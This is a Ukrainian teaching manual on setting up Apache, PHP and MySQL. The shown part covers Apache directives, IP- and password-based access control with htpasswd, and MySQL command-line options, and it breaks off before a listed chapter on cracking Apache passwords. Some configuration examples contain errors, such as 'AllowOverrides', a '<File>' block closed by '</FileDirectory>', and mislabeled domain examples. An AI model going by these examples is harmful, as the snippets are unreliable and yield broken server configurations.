

УСТАНОВКА ТА НАСТРОЙКА ВЕБ-КОМПЛЕКСУ

Зміст

1. КОРОТКА ХАРАКТЕРИСТИКА ВЕБ-СЕРВЕРУ АРАСНЕ	2
2. КОРОТКА ХАРАКТЕРИСТИКА СУБД MYSQL	16
3. УСТАНОВКА СЕРВЕРНОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ	32
3.1. Методика установки та першочергової настройки Веб-серверу Apache	32
3.2. Методика установки та першочергової настройки інтерпретатора Php	59
3.3. Методика установки та першочергової настройки СУБД MySQL 5	74
4. ЗЛАМ ПАРОЛЬНОГО ЗАХИСТУ ВЕБ-СЕРВЕРУ АРАСНЕ	85

1.КОРОТКА ХАРАКТЕРИСТИКА ВЕБ-СЕРВЕРУ АРАСНЕ

Веб-сервер — це сервер, що приймає HTTP-запроси від клієнтів, зазвичай Веб-браузерів, і що видає їм HTTP-відповіді, зазвичай разом з HTML-сторінкою, зображенням, файлом, медіа-потокком або іншими даними. При цьому Веб-сервером називають як програмне забезпечення, що виконує функції Веб-сервера, так і безпосередньо комп'ютер, на якому це програмне забезпечення працює. Клієнт, яким зазвичай є веб-браузер, передає Веб-серверу запити на отримання ресурсів, позначених URL-адресами. Ресурси — це HTML-сторінки, зображення, файли, медіа-потоки або інші дані, які необхідні клієнтові. У відповідь веб-сервер передає клієнтові запитані дані. Цей обмін відбувається по протоколу HTTP. Крім обміну даними до функцій Веб-сервера відноситься:

- ведення журналу звернень користувачів до ресурсів;
- аутентифікація і авторизація користувачів;
- підтримка сторінок, що динамічно генеруються;
- підтримка HTTPS для захищених з'єднань з клієнтами.

Apache є кросплатформним програмним забезпеченням, що може функціонувати на операційних системах GNU/Linux, BSD, Mac OS, Microsoft Windows, Novell NetWare, BEOS. Основними достоїнствами Apache вважаються надійність і гнучкість конфігурації. Він дозволяє підключати зовнішні модулі для надання даних, використовувати СУБД для аутентифікації користувачів, модифікувати повідомлення про помилки. Сервер був написаний на початку 1995 року і вважається, що його ім'я сходить до жартівливої назви «A patchy» (англ. «латочка»), оскільки він усував помилки популярного тоді сервера Всесвітньої павутини NCSA HTTPd 1.3. Надалі, з версії 2.x сервер був переписаний наново і тепер не містить коди NCSA, але ім'я залишилося. На даний момент подальша розробка ведеться у лінії 2.2, а у версіях 1.3 і 2.0 проводяться лише виправлення помилок безпеки. Веб-сервер Apache розробляється і підтримується відкритим співтовариством розробників під егідою Apache Software Foundation і включений в багато програмних продуктів,

серед яких СУБД Oracle і IBM WebSphere. З квітня 1996 і до теперішнього часу є найпопулярнішим HTTP-сервером в Інтернеті. Згідно статистики компанії Netcraft, в серпні 2007 року він обслуговував 51 % всіх існуючих веб-сайтів, а в травні 2009 року — 46 %.

Розглянемо основні компоненти архітектури Apache – ядра та додаткових модулів. Ядро Apache підтримує основні функціональні можливості, такі як обробка конфігураційних файлів, протокол HTTP і система завантаження модулів. Ядро (на відміну від модулів) повністю розробляється Apache Software Foundation, без участі сторонніх програмістів. Теоретично ядро apache може функціонувати в чистому вигляді, без використання модулів. Проте, функціональність такого рішення обмежена. Ядро Apache повністю написане на мові програмування C.

Додаткова функціональність Apache реалізована за допомогою модулів. Існує більше 400 модулів, що виконують різні функції. Частина з них розробляється командою Apache Software Foundation, але основна кількість — окремими open source-розробниками. Модулі можуть бути як включені до складу сервера у момент компіляції, так і завантажені динамічно, через директиви конфігураційного файлу. Модулі реалізують:

- підтримку інтерпретаторів мов програмування;
- розширення функціональних можливостей;
- виправлення помилок та модифікацію основних функцій;
- посиленні заходи безпеки.

Зазначимо, що частина Веб-додатків, наприклад, панелі управління ISPmanager і VDSmanager реалізовані у вигляді модуля Apache. Apache має вбудований механізм віртуальних хостів. Він дозволяє повноцінно обслуговувати на одній IP-адресі безліч сайтів (доменних імен), відображаючи для кожного з них власний вміст. Для кожного віртуального хоста можна вказати власні настройки ядра і модулів, обмежити доступ до всього сайту або окремих файлів. Також існують модулі, що дозволяють враховувати і обмежувати ресурси сервера (CPU, RAM, трафік) для кожного віртуального хоста. Існує безліч

модулів, що додають до Apache підтримку різних мов програмування і систем розробки. До них відносяться: PHP (mod_php), Python (mod_python), Ruby (apache-ruby), Perl (mod_perl), ASP (apache-asp). Крім того, Apache підтримує механізми CGI і FASTCGI, що дозволяє виконувати програми на практично всіх мовах програмування, зокрема C, C++, sh, Java.

Система конфігурації Apache базується на текстових конфігураційних файлах. Система умовно розділяється на три рівні:

- конфігурація сервера – записана в файл httpd.conf;
- конфігурація віртуального хоста – записана в файл httpd-vhosts.conf;
- конфігурація рівня теки – записана в файлах .htaccess, розміщених в кожній із тек.

Для управління конфігурацією використовується спеціальна мова розмітки, що базується на блоках директив. Практично всі параметри ядра, аж до управління зовнішніми модулями, можуть бути змінені через конфігураційні файли. Велика частина модулів має власні параметри. Частина модулів використовує в своїй роботі конфігураційні файли операційної системи (наприклад, /etc/passwd і /etc/hosts). Крім цього, параметри можуть бути задані через ключі командного рядка. На сьогодні рекомендується здійснювати конфігурацію Веб-серверу тільки за допомогою команд записаних в файл httpd.conf. Наведемо приклади та рекомендації достатні для розуміння основних директив функціонування Веб-серверу.

1. Для зміни налаштувань Веб-серверу слід внести необхідні зміни в конфігураційний файл (httpd.conf). Потім слід зберегти цей файл та перезапустити Веб-сервер.

2. Символ "#" – коментар. Рядок, що починається з цього символу ігнорується в налаштуваннях Веб-серверу.

3. Параметр ServerRoot вказує на теку в яку встановлене програмне забезпечення Веб-серверу. Значення даного параметру автоматично визначається під час інсталяції. Наприклад:

ServerRoot "C:/Program Files/Apache Software Foundation/Apache2.2"

4. Параметр `Listen` вказує на IP-адресу та порт які обслуговує Веб-сервер. Наприклад для обслуговування IP-адреси 127.0.0.1 та прослуховування порту 80 слід записати: *Listen 127.0.0.1:80*

5. Для підключення/відключення деякого модулю слід зняти/встановити коментар перед параметром `LoadModule` з назвою цього модулю. Наприклад, для підключення модулю SSL слід зняти коментар перед директивою

LoadModule ssl_module modules/mod_ssl.so

6. Параметр `ServerAdmin` вказує на адресу електронної пошти адміністратора Веб-серверу. Наприклад використання адреси `localhost@student.com` передбачає запис:

ServerAdmin localhost@student.com

Ця адреса використовується для відправки повідомлень адміністратору.

7. Параметр `ServerName` вказує на доменне ім'я, що обслуговується Веб-сервером. Також можливо визначити відповідний порт. Наприклад для обслуговування доменного імені `localhost` та прослуховування порту 80 слід записати:

ServerName localhost:80

8. Параметр `DocumentRoot` визначає теку, асоційовану з Веб-сайтом. Якщо така тека `"F:/int/home/localhost/www"`, то слід записати:

DocumentRoot "F:/int/home/localhost/www"

9. Директива виду:

`<IfModule "назва модулю">`

.....

`</IfModule>`

визначає блок параметрів, які будуть виконуватись при завантаженні модулю `"назва модулю"`. Наприклад використання модулю підтримки протоколу SSL як правило супроводжується наступним записом:

`<IfModule ssl_module>`

SSLRandomSeed startup builtin

SSLRandomSeed connect builtin

</IfModule>

10. Параметр Timeout визначає кількість секунд перед відправкою повідомлення про недоступність ресурсу. Наприклад:

Timeout 45

11. Параметр ServerSignature визначає запис, який з'являється на Веб-сторінках що генеруються Веб-сервером при виникненні нештатних ситуацій. Для відмови від таких записів слід встановити:

ServerSignature Off

12. Параметр ServerTokens встановлює запис, що використовується в заголовках HTTP-відповіді. Рекомендується записати:

ServerTokens Prod

13. Параметр LimitRequestBody обмежує обсяг файлу, що може бути завантажений користувачем на сервер. Для обмеження обсягу файлу одним мегабайтом слід записати:

LimitRequestBody 1048576

14. Параметр MaxKeepAliveRequests встановлює максимальну кількість одночасно підтримуваних запитів на одне з'єднання. Наприклад:

MaxKeepAliveRequests 200

15. Параметр KeepAliveTimeout встановлює час очікування наступного запиту перед розривом з'єднання. Наприклад:

KeepAliveTimeout 15

16. Параметр AllowOverride дозволяє відключити/включити підтримку файлів .htaccess. Для заборони перевизначення рекомендується записати:

AllowOverride None

Для дозволу пере визначення слід записати:

AllowOverrides All

17. Директиви виду:

<Directory "ім'я теки">

.....

</Directory>

та

```
<Location "ім'я теки">
```

```
.....
```

```
</ Location >
```

визначають блок параметрів, що відносяться до даної теки. В директиві `<Directory>` ім'я теки повинно бути абсолютним, дозволено використання шаблонів. У директиві `<Location>` задається певна адреса URL, яка може позначати окрему теку, окремий файл або сукупність файлів, що описується за допомогою шаблонів, наприклад, `*.html` % всі файли, імена яких закінчуються символами `.html`. У адресу URL не включаються назва протоколу і ім'я сервера. Так, рядок `<Location http:// www.shoop.org/index.html>` буде не правильним використанням директиви `<Location>`.

18.Директива виду:

```
<File "ім'я файлу">
```

```
.....
```

```
</FileDirectory>
```

визначає блок параметрів, що відносяться до даного файлу.

19.Директива `<Limit>`, як і `<Directory>`, `<Location>` та `<File>` є директивою секціонування. Вона використовується для накладення обмежень доступу до теки відповідно методів HTTP. Директиву `<Limit>` можна використовувати всередині секції `<Directory>` або в призначеному для користувача файлі `.htaccess` (якщо цьому не перешкоджає значення, вказане в директиві `AllowOverride`). Директива `<Limit>` приймає як аргументи один або декілька методів HTTP, до яких застосовуються наступні чотири директиви: `deny` (відмовити), `allow` (дозволити), `order` (порядок) та `require` (зажати).

20.Параметр `Options` використовується для визначення параметру, який відноситься до теки або файлу. Використовується синтаксис виду: *Options "ім'я параметру"*. Наприклад:

- для заборони перегляду структури теки слід записати:

```
Options -Indexes
```

- для дозволу перегляду структури теки слід записати:

Options +Indexes

- для заборони запуску програм в теці слід записати:

Options IncludesNOEXEC

21. Параметр `DirectoryIndex` визначає індексний файл теки. Наприклад, для використання в якості індексного файлу `myindex.php` слід записати:

DirectoryIndex myindex.php

22. Параметр `ErrorDocument` "номер помилки" "ім'я файлу" визначає файл який буде відправлено користувачеві при виникненні помилки. Наприклад, для відправки користувачві файлу `"mmm.html"` при спробі доступу до неіснуючого ресурсу слід записати:

ErrorDocument 404 "mmm.html"

Apache має декілька вбудованих механізмів забезпечення конфіденційності даних та обмеження доступу до даних. Основними механізмами є:

- Забезпечення конфіденційності даних при мережевому обміні.
- Заборона доступу до певних директорій або файлів.
- Обмеження доступу до певних тек та файлів, яке базується на IP-адресах та доменних іменах користувачів.
- Авторизація користувачів при доступу до тек та файлів по методу HTTP-авторизації (модуль `mod_auth_basic`) та digest-авторизації (модуль `mod_auth_digest`).
- Обмеження доступу до певних тек та файлів, яке базується на паролтлгних даних користувачів та груп користувачів.
- Обмеження доступу до певних тек та файлів, яке базується на методі HTTP-запиту.

Існують модулі, що реалізують авторизацію через СУБД або РАМ. У деяких модулях реалізована можливість запуску кожного процесу Apache, використовуючи різні `uid` і `gid`, які відповідають `uid` і `gid` цих користувачів чи груп користувачів. Також існує механізм `suexec`, що використовується для

запуску скриптів і CGI-додатків з правами і ідентифікаційними певних користувачів.

Для шифрування даних, що передаються між клієнтом і сервером використовується механізм SSL, реалізований через бібліотеку OPENSSL. Для підтвердження достовірності Веб-сервера використовуються сертифікати X.509. Також існують додаткові засоби забезпечення безпеки, наприклад модуль mod_security, який призначений для розпізнавання мережових атак на Веб-сервер.

Розглянемо приклади запису параметрів, за допомогою яких реалізується розподіл прав доступу до ресурсів Веб-серверу. Зазначимо, що на сьогодні рекомендується записувати ці параметри в файлі httpd.conf.

1. Заборона доступу до тек, які не відносяться до сайту:

```
<Directory />
    order deny, allow
    deny from all
</Directory>
```

2. Відкриття доступу до теки сайту "D:/int":

```
<Directory "D:/int" >
    order deny, allow
    allow from all
</Directory>
```

3. Заборона доступу до теки з домену третього рівня .rambler.ru:

```
Order Allow,Deny
Allow from All
Deny from .rambler.ru
```

4. Заборона доступу до теки з домену другого рівня

```
Order Allow,Deny
Allow from All
Deny from .ru
```

5. Заборона доступу до теки з IP-адреси 172.16.16.16:

Order Allow,Deny

Allow from All

Deny from 172.16.16.16

6. Дозвіл доступу до теки тільки з IP-адреси 172.16.16.16:

Order Allow,Deny

Deny from All

Allow from 172.16.16.16

7. Заборона доступу до теки з визначеного діапазону адрес:

Order Allow,Deny

Allow from All

Deny from 172.16.16

або

Order Allow,Deny

Allow from All

Deny from 172.16.

або

Order Allow,Deny

Allow from All

Deny from 172.16.16.0/255.255.252.0

8. Дозвіл доступу до теки тільки з визначеного домену другого рівня:

Order Allow,Deny

Deny from All

Allow from .rambler.ru

9. Дозвіл доступу до теки тільки з визначеного домену третього рівня

Order Allow,Deny

Deny from All

Allow from .ua

10. Дозвіл доступу до теки тільки з визначеного діапазону адрес:

Order Allow,Deny

Deny from All

Allow from 172.16.16

або

Order Allow,Deny

Deny from All

Allow from 172.16

або

Order Allow,Deny

Deny from All

Allow from 172.16.16.0/255.255.252.0

11. Заборона доступу до теки методом Post:

<Limit POST>

order deny,allow

deny from all

</Limit>

Зазначимо, що в наведених прикладах директиви deny і allow дають можливість задавати, яким комп'ютерам і з яких доменів дозволений доступ до даних тек. Синтаксис цих директив однаковий, за кожною з них слідує слово from і список комп'ютерів, яким сервер повинен заборонити або, навпаки, вирішити доступ до каталога. У цей список можна включати:

- назви доменів, наприклад shoop.com або cia.gov.
- назви хостів, наприклад grumpy.shoop.com або bhurma.cia.gov.
- IP-адреси хостів, наприклад 115.23.42.5.
- IP-адреси доменів, наприклад 115.23.42.
- слово all, що означає всі хости.

У директиві order задається порядок, в якому сервер Apache розглядає директиви deny і allow. Існують три допустимі значення:

- deny,allow. Спочатку сервер розглядає директиву deny, а потім allow.
- allow,deny. Спочатку сервер розглядає директиву allow, а потім deny.

- `mutual-failure`. Сервер відмовляє в доступі всім комп'ютерам, явно не вказаним в списку `allow`.

- `require`. Цю директиву слід використовувати для встановлення парольного захисту теки. За назвою директиви повинен слідувати список елементів. Цими елементами можуть служити імена користувачів або назви груп, задані в директивах `AuthUserFile` або `AuthGroupFile`. Можна також скористатися ключовим словом `valid-user`, вказуючим серверу, що будь-якому користувачеві, ім'я якого присутнє в директиві `AuthUserFile`, повинен бути наданий доступ у разі введення ним правильного пароля.

Як вже було відзначено сервер Apache надає можливість реалізації доступу до окремих каталогів тільки авторизованим користувачам. Це здійснюється за допомогою установок в глобальному файлі конфігурації, або в призначених для користувача файлах `.htaccess`. Щоб захистити каталог паролем, необхідно задати значення в трьох різних директивах: `AuthName`, `AuthType` і `AuthUserFile`. Використовувати четверту директиву – `AuthGroupFile` не обов'язково. При використанні цифрової авторизації додатково використовуються директиви `AuthDigestDomain` та `AuthDigestProvider`.

В директиві `AuthName` задається текст, який буде розміщений у вікні запиту парольних даних користувача.

У директиві `AuthType` задається метод ідентифікації користувача, використовуваний сервером. Дозволяється вказувати значення `Basic` або `Digest`. Якщо встановити значення `Basic`, то використовуватиметься стандартний для UNIX механізм парольного захисту, а також директива `AuthUserFile`. Такий тип авторизації отримав назву базової. При цьому парольні дані будуть передаватись по мережі у відкритому вигляді. Якщо задати в директиві `AuthType` значення `Digest`, то буде задіяна система шифрування парольних даних, що базується на алгоритмі MD5. Така авторизація отримала назву цифрової.

У директиві AuthUserFile задається повний шлях до файлу паролів користувачів даної теки. Для створення файлу паролів застосовується програма htpasswd. Наприклад, новий файл паролів для користувача mdw створюється за допомогою наступних команд:

```
htpasswd -c /html/secured/.htpasswd mdw
```

Adding password for mdw.

New password:

Re-type new password:

Опція -c вказує програмі htpasswd, що слід створити новий файл паролів. Якщо ця опція опущена, програма намагається відредагувати існуючий файл паролів.

Якщо вибраний метод Digest, то список паролів потрібно указувати в директиві AuthDigestFile. Щоб створити файл паролів в цьому варіанті, слід скористатись програмою htdigest. Приведений нижче приклад ілюструє використання програми htdigest для створення пароля для користувача jem:

```
htdigest -c /digest_passwd "shoop-users@www.shoop.com" jem
```

Adding password for jem. New password:

Re-type new password:

Єдиною відмінністю від випадку використання програми htpasswd є наявність аргументу shoop-users@www.shoop.com, що є назвою області, в яку включається користувач jem. Області використовуються, якщо користувач має в одній системі більш за одне ім'я або декілька паролів. Коли відображається назва області, користувач розуміє, що слід ввести ім'я і пароль саме для цього домена.

Після того, як задано необхідний метод ідентифікації користувачів можна скористатися ще однією директивою – AuthGroupFile. Файл, вказаний в цій директиві, повинен містити список груп і користувачів, перерахованих у файлі AuthUserFile, що є членами цих груп, наприклад:

```
smers: mdw ewt jem merry mgd
```

Такий рядок створює на сервері Apache парольну групу smers з п'ятьма членами.

Нижче наведено зміст файлу .htaccess, що дозволяє доступ до теки тільки авторизованим користувачам з домену nsa.gov:

```
AuthUserFile /www/secure/.htpasswd
AuthName SecurityTest
AuthType Basic
<Limit GET>
order deny,allow
deny from all
allow from nsa.gov
require valid-user
</Limit>
```

В даному прикладі Веб-сервер обчислює значення директиви <Limit> в наступній послідовності:

- Забороняє будь-який доступ.
- Дозволяє доступ користувачам з домена nsa.gov.
- Вимагає від користувачів з цього домена введення імені і пароля, що зберігаються у файлі /www/secure/.htpasswd. Якщо запит пройшов всі ці перевірки, то по ньому будуть надані файли з теки в якій розміщено файл .htaccess.

Питання для самоперевірки

1. Яке призначення директиви deny?
2. Яке призначення директиви allow?
3. Яке призначення директиви mutual-failure?
4. Яке призначення директиви require?
5. Яке призначення директиви AuthName?
6. Яке призначення директиви AuthType?
7. Яке призначення директиви AuthUserFile?

8. Яке призначення директиви AuthGroupFile?
9. Яке призначення директиви DirectoryIndex ?
10. Яке призначення директиви ErrorDocument?
11. Яке призначення директиви <File>?
12. Яке призначення директиви <Limit>?
13. Яке призначення директиви <Directory>?
14. Яке призначення директиви <Location>?
15. Яке призначення директиви ServerRoot?
16. Яке призначення директиви Listen ?
17. Яке призначення директиви LoadModule?
18. Яке призначення директиви ServerAdmin?
19. Яке призначення директиви ServerName?
20. Яке призначення директиви DocumentRoot?
21. Яке призначення символу "#" ?
22. Як змінити теку, що асоціюється з Веб-сайтом?
23. Як заборонити перегляд структури теки Веб-сайту?
24. Як дозволити доступ до теки тільки користувачам з певного доменного імені?
25. Як дозволити доступ до теки тільки авторизованим користувачам?
26. Яка архітектура Веб-серверу Apache?
27. Яке призначення модулів Apache?

2. КОРОТКА ХАРАКТЕРИСТИКА СУБД MYSQL

MySQL це система управління реляційним базами даних, що розповсюджується або як програмне забезпечення з відкритим програмним кодом, або з власною комерційною ліцензією. З 27.01.2010 р. СУБД MySQL є власністю компанії Oracle Corporation, але була створена в компанії MySQL AB програмістами Девідом Аксмарком, Алланом Ларссоном та Майклом Віденіусом. На сьогодні офіційно розповсюджено більше 100000000 копій програмного забезпечення СУБД. Зазначимо, що MySQL вбудована в багатьох версіях операційної системи Linux.

Розповсюдження MySQL у вигляді програмного забезпечення з відкритим програмним кодом означає, що використовувати та модифікувати його може кожен бажаючий. Таке програмне забезпечення можна отримати по Інтернет та використовувати безкоштовно. При цьому кожен користувач має можливість вивчати початковий код та змінювати його у відповідності зі своїми потребами. Використання MySQL регламентується ліцензією GPL, доступною для ознайомлення на сайті за адресою <http://www.gnu.org/licenses>. Якщо користувача не влаштовують обмеження цієї ліцензії, або планується інтеграція MySQL-коду в комерційний програмний продукт, тоді слід купити комерційну версію СУБД в компанії в Oracle.

MySQL адаптована для використання на наступних платформах: AIX, BSDi, FreeBSD, HP-UX, GNU/Linux, Mac OS X, NetBSD, OpenBSD, OS/2 Warp, SGI IRIX, Solaris, SunOS, SCO OpenServer, SCO UnixWare, Tru64, Windows 95, Windows 98, Windows NT, Windows 2000, Windows XP, Windows Server 2003, WinCE, Windows Vista и Windows 7. Важливою перевагою цієї СУБД є те, що на офіційному сайті MySQL представлені для вільного завантаження не тільки початкові програмні коди, але й модулі відкомпільовані для кожної із перерахованих платформ.

Програмне забезпечення СУБД MySQL має вбудований програмний інтерфейс (API-функції) для багатьох мов програмування, включаючи Delphi,

C, C++, Эйфель, Java, Лисп, Perl, PHP, Python, Ruby, Smalltalk и Tcl, бібліотеки для мов платформи .NET, а також забезпечує підтримку для ODBC шляхом використання драйверу MyODBC. Крім того доступна велика кількість програмного забезпечення MySQL, написаного сторонніми розробниками. Зазначимо, що у вітчизняних умовах MySQL найчастіше використовується разом з Веб-сервером та мовою програмування Php.

Вважається, що MySQL є одним із найкращих рішень в області СУБД для невеликих та середніх проєктів. Як правило MySQL використовується в якості сервера СУБД, до якого звертаються локальні та віддалені клієнти. Однак в поставку СУБД входить бібліотека внутрішнього сервера, яка дозволяє включати MySQL в автономні програми, що дозволяє підвищити їх швидкодію та підвищити ефективність управління.

Сервер СУБД є багато поточним SQL-сервером, який забезпечує підтримку різних обчислювальних машин баз даних, клієнтських програм та бібліотек, а також забезпечує широкий спектр задач по адмініструванню баз даних.

Важливими перевагами СУБД MySQL є її швидкодія, простота адміністрування та гнучкість. Гнучкість СУБД MySQL забезпечується підтримкою великої кількості типів таблиць баз даних. Користувачі можуть обрати як таблиці типу MyISAM, що дозволяють реалізувати повнотекстовий пошук даних, так і таблиці типу InnoDB, які в дозволяють підтримку транзакцій на рівні окремих записів. Крім того, завдяки відкритій архітектурі і особливостям розповсюдження користувач MySQL може створювати власні типи таблиць. Для полегшення цієї задачі MySQL поставляється з спеціальним типом таблиць EXAMPLE, що демонструють можливість створення нового типу таблиць користувачем СУБД.

Таким чином, завдяки своїй доступності, швидкості, кросплатформеності та безпечності СУБД MySQL добре підходить для роботи з базами даних в глобальній мережі Інтернет, що є основною передумовою її використання для створення кросплатформеного

програмного забезпечення. При цьому проблема якісного адміністрування MySQL виходить на перший план, адже від якості настройки СУБД залежить ефективність функціонування всього програмного комплексу. Зазначимо, що адміністративні параметри СУБД можуть бути розміщені в чотирьох місцях –змінних оточення операційної системи, конфігураційному файлі, командному рядку та в конфігураційній базі даних.

Запис функціональних параметрів MySQL в змінні оточення операційної системи реалізується при інсталяції СУБД, або адміністратором за допомогою спеціальних засобів. Параметри записані в змінні оточення вступають в силу після перезапуску сервера СУБД, а в деяких випадках після перезапуску операційної системи.

Конфігураційний файл MySQL в залежності від версії СУБД називається `my.cnf` або `my.ini`. Даний файл розміщується або в установочній теці MySQL або в системній теці операційної системи. Параметри записані в конфігураційному файлі вступають в силу після перезапуску СУБД. Редагувати файл можливо за допомогою звичайних текстових редакторів, наприклад "Блокнот". Ті ж самі параметри можуть бути записані і в командному рядку при керуванні програмним комплексом СУБД в консольному режимі. Наведемо список програм, які можуть зчитувати дані з конфігураційних файлів та командного рядка: `mysql`, `mysqladmin`, `mysqld`, `mysqld-nt`, `mysqld_safe`, `mysql.server`, `mysqldump`, `mysqlimport`, `mysqlshow`, `mysqlcheck`, `myisamchk` та `myisampack`. Для того, щоб отримати список доступних параметрів кожної із вказаних програм слід запустити її з параметром `--help`. Дані програми розміщуються в теці "установочна тека MySQL\bin".

Конфігураційна база даних СУБД називається `mysql` і розміщується в теці "установочна тека MySQL\data\mysql". Для її редагування, як правило використовують `mysql` – клієнт СУБД, який функціонує в консольному режимі.

Використання СУБД MySQL в основному пов'язане з використанням

наступних програм – mysqld (для операційної системи Windows – mysqld-nt), mysql та mysqladmin. Наведемо короткий опис даних програм.

– Mysqld – сервер СУБД MySQL. Програма mysqld по суті є ядром СУБД MySQL. Її основним завданням є прийом підключень від клієнтських програм, виконання SQL-запитів та повернення результатів клієнтам. Програма багатопоточна, тобто може одночасно виконувати декілька запитів. Її використання в режимі командного рядка передбачає наступний синтаксис: mysqld [опції]. Основні опції для mysqld показані в таблиці 1.2.

Таблиця 1.2

Опції командного рядка для mysqld

Опція	Опис опції
-\\?, --help	Довідка
-#, --debug=[options]	Вивести в протокол тестову інформацію
-b, --basedir=[path]	Повне ім'я установочної теки пакет
-h, --datadir [homedir]	Повне ім'я теки в якій зберігаються бази даних
-l, --log=[filename]	Ім'я файлу протоколу запитів до баз даних і підключень
--log-isam=[filename]	Ім'я файлу протоколу змін isam
-O, --set-variable var=option	Встановити змінну
-L, -- language=[language]	Значення по умовчанням 'english/'. Може бути 'swedish/', 'germany/', 'french/' або 'czech/'.
-P, --port=[port]	Порт для з'єднання
-T, --debug-info	Вивести тестову інформацію
--skip-new-routines	Не використовувати нові можливості даної версії
--skip-grant-tables	Ігнорувати таблиці доступу. Це дає всім користувачам повний доступ до всіх таблиць
--skip-locking	Не використовувати блокування системи.

Таблиця 1.2 (закінчення)

--skip-name-resolve	Дозволяє mysqld приймати запити тільки з IP-адрес, які явно вказані в базі даних привілей mysql.
--skip-networking	Використовувати підключення тільки через інтерфейс localhost. Якщо планується використання тільки локальних підключень до бази даних, то використання цієї опції захистить від створення віддалених підключень
--skip-unsafe-select	Пропустити потенційно небезпечні параметри оптимізації.
--socket=[socket]	Ім'я сокет-файла для MySQL.
-V, --version	Вивести інформацію про версію СУБД

Зазначимо, що в деяких випадках можливо використання короткої або повної форми запису опції. В таблиці вказані форми записані через кому. Наприклад, mysqld -P=1200 або mysqld --port=1200. Також слід звернути увагу на використання опції -O – встановити змінну. Можливі параметри цієї опції показані в таблиці 1.3.

Таблиця 1.3

Параметри опції встановлення змінної

Параметр	Опис параметру
back_log	Визначає розмір черги для вхідних tcp/ip з'єднань
keybuffer	Розмір кеш-буферу, для зберігання всіх ключів, які недавно використовувались
max_allowed_packet	Максимальний розмір буферу підключень серверу
net_buffer_length	Розмір початкового буферу підключень
max_connections	Максимальне число одночасно відкритих сервером СУБД з'єднань

Таблиця 1.3 (закінчення)

table_cache	Максимальне число відкритих сервером таблиць
recordbuffer	Розмір кеш-буферу для збереження прочитаних записів
sortbuffer	Розмір буфера, що використовується для сортування
max_sort_length	Максимальний термін сортування

– Mysql – клієнт СУБД MySQL. Програма забезпечує інтерфейс командного рядка з СУБД. Її використання в режимі командного рядка передбачає наступний синтаксис: `mysql [OPTIONS] "ім'я бази даних"`. Основні опції для `mysql` показані в таблиці 1.4.

Таблиця 1.4

Опції командного рядка для `mysql`

Опція	Опис опції
<code>-h, --help</code>	Довідка
<code>-d, --debug=[options]</code>	Вивести в протокол тестову інформацію
<code>-d, --debug-info</code>	Вивести тестову інформацію при виході із програми
<code>-e, --exec</code>	Виконати команду і вийти
<code>-f, --force</code>	Продовжити, навіть при виникненні SQL-помилки
<code>-h, --hostname=[name]</code>	Задає ім'я сервера для з'єднання.
<code>-P, --port=[port]</code>	Порт для з'єднання з сервером MySQL
<code>-p, --password=[password]</code>	Пароль користувача для з'єднання з сервером MySQL
<code>-q, --quick</code>	Швидкий вивід
<code>-s, --silent</code>	Подавити вивід
<code>-u, --user=[user]</code>	Ім'я користувача для з'єднання з сервером MySQL
<code>-v, --verbose</code>	Детальний вивід
<code>-w, --wait</code>	Якщо з'єднання невдале, то повторити спробу
<code>-V, --version</code>	Вивести інформацію про версію СУБД

– Mysqladmin – програма для виконання деяких адміністративних функцій. Синтаксис: `mysqladmin [OPTIONS] command command...` Основні опції для `mysqladmin` показані в таблиці 1.5.

Таблиця 1.5

Опції командного рядка для `mysqladmin`

Опція	Опис опції
<code>-\\?, --help</code>	Довідка
<code>-d, --debug=[options]</code>	Вивести в протокол тестову інформацію.
<code>-f, --force</code>	Не запитувати підтвердження при пропуску таблиці
<code>-h, --host=[hostname]</code>	Ім'я сервера, якщо воно не <code>localhost</code> .
<code>-i, --sleep=[seconds]</code>	Виконати команди декілька разів з паузою в [секунд] між ними
<code>-p, --password[password]</code>	Пароль користувача для з'єднання з сервером MySQL
<code>-u, --user=[user]</code>	Ім'я користувача для з'єднання з сервером MySQL
<code>-P, --port=[port]</code>	Порт для з'єднання з сервером MySQL
<code>-V, --version</code>	Вивести інформацію про версію СУБД.
<code>create [имя базы данных]</code>	Створити базу даних
<code>drop [имя базы данных]</code>	Знищити базу даних (разом з усіма таблицями)
<code>processlist</code>	Вивести дані про запущені потоки MySQL
<code>reload</code>	Перечитати настройки і очистити кеш
<code>shutdown</code>	Завершити роботу СУБД MySQL.
<code>status</code>	Вивести повідомлення про статус сервера

Крім того, існує велика кількість адміністративних програм розроблених сторонніми компаніями, наприклад "Денвер". Однак використання таких програм пов'язане з наявністю в них помилок, складністю вивчення спеціальних прийомів роботи та їх інертністю відносно

появи нових версій MySQL. Тому в даному навчальному посібнику вони розглядатись не будуть.

Зазначимо, що типові заходи адміністрування малих та середніх вітчизняних проектів в основному зводяться до:

1. Пристосуванні СУБД використовувати кирилиці.
2. Підвищення швидкості обробки даних за рахунок визначення, що СУБД буде використовувати таблиці типу MyISAM.
3. Забезпеченні захисту СУБД завдяки розподілу прав доступу користувачів СУБД до об'єктів баз даних.

Для реалізації перших двох заходів достатньо внести в конфігураційний файл наступні корективи:

- В розділі [client], після рядка `port=3306` слід додати рядок в якому буде визначено теку, що містить файли опису кодувань. Наприклад `character-sets-dir="C:/Program Files/MySQL/MySQL Server 5.1/share/charsets"`.

- В розділі [mysqld], після рядка `port=3306` слід додати два рядки. В першому рядку, як і в розділі [client] слід визначити теку, що містить файли опису кодувань. В другому рядку слід визначити кодування в якому дані передаються серверу MySQL. Наприклад: `character-sets-dir="C:/Program Files/MySQL/MySQL Server 5.1/share/charsets"`
`init-connect="SET NAMES cp1251"`.

- Знаходимо рядок `default-storage-engine=INNODB`.

- Змінюємо його на `default-storage-engine=MYISAM`, завдяки чому змінюємо встановлений тип таблиць на MYISAM.

- Зберігаємо та закриваємо конфігураційний файл.

Розглянемо підходи до реалізації третього основного адміністративного заходу пов'язана з використанням системи захисту СУБД. Основна функціональність даної системи полягає у ідентифікації користувачів та надання їм можливості виконувати тільки дозволені операції.

Ідентифікація користувача відбувається по імені хоста, з якого відбувається з'єднання та по паролем даним. Після цього система захисту

перевіряє відповідність кожного запиту користувача з його привілеями. При цьому один і той же користувач може мати різні привілеї у відповідності з іменем хоста з якого відбувається з'єднання. Наприклад, при використанні з'єднання з localhost користувач st може мати право на перегляд та знищення даних з деякої таблиці. При використанні з'єднань з інших хостів цей же користувач може мати право тільки переглядати дані.

В процесі ідентифікації користувачів та при наданні доступу до об'єктів бази даних сервер СУБД обов'язково використовує таблиці user, db і host із бази даних mysql. Крім того, при наданні доступу сервер може додатково звертатись до таблиць tables_priv і columns_priv.

